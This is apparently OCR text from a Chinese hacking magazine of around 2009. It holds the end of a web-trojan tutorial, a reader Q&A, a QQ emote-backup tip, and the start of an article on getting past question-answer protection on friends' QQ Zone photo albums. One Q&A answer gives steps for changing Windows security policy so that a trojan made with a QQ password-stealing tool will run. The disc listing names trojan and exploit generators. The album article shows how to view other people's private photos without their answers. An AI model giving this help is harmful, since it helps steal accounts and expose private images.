



图21

今天主要为大家介绍了局域网中的挂马攻击，介绍的内容比较少，也比较简单，希望大家都能够学会。另外，马上要六一节了，祝还是儿童的叉子们和曾经是儿童的叉子们六一快乐，也祝过几天就要高考的叉子们能考个自己满意的成绩，我们下一堂课再见。

（本文所涉及到的FWinPcap、金山网盾 2009 beta、绅士暴风影音最新版oday_网马生成器、征服者QQ2009大盗已收录到光盘中）



问：学校宿舍的局域网有人运行p2p终结者、执法官等恶意软件，让我们无法正常上网，请问如何才能搞定它们？

答：如果是P2P终结者有2个思路，可以利用反P2P终结者，也可以利用更高权限的版本来限制对方！而网络执法官，自己只需要加装ARP防火墙即可无视。

总而言之对付2者，只要有ARP防火墙都可以无视，推荐ANTIARP。呵呵，如果想彻底解决此类问题，则可以通过局域网监视的东东来查看是哪个家伙在疯狂发包，即可确定目标。

问：为什么爱Q大盗9.0生成的木马打不开，提示“由一个软件限制策略阻止”？

答：1、点我的电脑→工具→文件夹选项→查看，去掉“隐藏受保护的操作系统文件”和“隐藏已知文件类型的扩展名”前的对勾。选中“显示所有文件和文件夹”。

2、打开本地安全设置窗口，点开始→运行→输入secpol.msc /s→确定（或者点开始→控制面板→管理工具→本地安全策略）。

3、打开本地安全设置窗口后，依次展开：计算机配置—WINDOWS设置→安全设置。

4、右键软件限制策略→创建新的策略。单击软件限制策略→打开指派的文件类型→选中扩展为LNK的项→删除。在“文件扩展名”的方框中填入dll，添加→应用→确定。

问：我和我的室友都是用的联想g430a笔记本、vista操作系统，但是寝室只有一个网线接口。白天可以用路由，但到了晚上断电就只能一个人上网。请问怎么设置共享无线网络？

答：找个分线器即可轻松解决，花个几块钱而已。当然了要玩牛逼的也可以，给你的PC加装无线天线，然后允许共享，让对方通过你上网，你充当代理。具体就不详述了，网上有详细介绍很多的。推荐使用最简洁的方法。

非 QQ 会员漫游我也要

憬 悼ゞ☆

文章难易度：★
文章阅读点：使用 QQMsgOnline Backuper，让不是会员的朋友也能漫游 QQ 表情

在上期杂志中 txcbg 告诉了大家两条 QQ 会员在异地登录而且还能保存 QQ 表情和聊天记录漫游的功能，申请了 QQ 会员的朋友是不是很兴奋啊，这些功能确实是太方便了，但是大家也不要太兴奋了，因为我们非 QQ 会员也是可以做到的，下面就请和我一样非会员的叉子来看看吧！

这里我们需要用到一个名叫 QQMsgOnlineBackuper 的工具，它的原理非常简单，就是把你的聊天记录和表情上传到你的 QQ 邮箱中，当然你的 QQ 邮箱要开启 POP3 才行，不然是无法正常使用的，我们登录 QQ 邮箱选择“设置”－“帐户”－“POP3/IMAP/SMTP 服务”，选择“开启 POP3/SMTP 服务”，然后保存更改就可以了，如图 1。




图 1




图 2

设置好后，运行工具，先通过“设置”来选择 QQ 的文件目录（程序会自动找到的），然后选择“备份”，输入 QQ 帐号和密码，勾选上“备份表情”（其实它同时也把聊天记录备份了），接着点击后边的“备份”按钮就可以了，如图 2。

备份完成后我们可以在 QQ 邮箱中收到两封邮件，从名字上可以看出一个是表情备份，一个是信息备份，切忌不能删除啊。要想还原也很简单，在工具里选择“还原”，输入你的帐号和密码，然后选择“还原表情”，再点“还原”就可以了，如图 3。还原后，重新登录一下 QQ 就可以了。




图 3

我们所使用的这个方法是可以永久漫游的，不过前提是你不要删除那两封邮件，虽然有点麻烦，但是想想不用花钱就能拥有这些功能，麻烦就麻烦点吧，也算是值了！

（本文所涉及到的 QQMsgOnlineBackuper 已收录到光盘中）

教你轻松查看 QQ 空间加密后的好友图片

文章难易度：★★
文章阅读点：如何绕过 QQ 空间的“问题－答案”加密，来查看对方相册中的照片

D.S.T Dark.影

最近听说某情侣将自己的生活照片上传至 QQ 空间并进行了加密，却不料被好事者在网上公布，引起了轩然大波，由于这些照片中有一些是两人的裸体照，因此这有些跟 08 年 2 月初开始的“艳照门”事件类似，个人隐私被非法公布并传播。作为网络安全技术的爱好者，我们当然不会放弃弄清楚该事件的具体技术原因，因此我对如何免费获取 QQ 好友加密照片的技术进行了实际的验证，通过实际测试，证明完全可以利用 QQ 提供的 SOSOQQ 空间搜索功能来绕过好友通过设置“问题－答案”的这种保护方式，对于采取真正加密的方法来加密的相册，目前还没有特别好的方法可以破解，下面就是一个实际的测试过程。




图 1

首先找到一个已经设置了问题的 QQ 好友空间，在正常情况下，只有在输入问题的正确答案后我们才能查看 QQ 好友的空间，如图 1。如果 QQ 好友设置了多个问题，则可以在“请选择问题”下方的下拉框中选择问题，然后输入正确的答案，如果输入的答案正确，就可以查看 QQ 好友设置的照片了，反之则不能。

在正常情况下，要想查看 QQ 好友空间中的东西，有二种方法：

（1）向 QQ 好友索要问题的答案。

（2）如果向 QQ 好友索取问题答案不成功，则可以通过社会工程学或者其它的信息来自己寻找到答案。

在尝试输入多次问题答案错误的情况下，我只能选择放弃，不过突然在 QQ 空间左上方弹出了一个小窗口，如图 2，是 QQ 空间搜索，我眼睛不由的一亮，熟悉 Google Hack 技术的朋友都知道，利用 Google 的强大搜索功能，我们可以获取很多想要的资料。既然 QQ 也提供了这个功能，说不定也有意想不到的发现哦，在“QQ 空间搜索”按钮前输入想要查看的好友 QQ 空间的 QQ 号码，然后单击“QQ 空间搜索”。




图 2




图 3

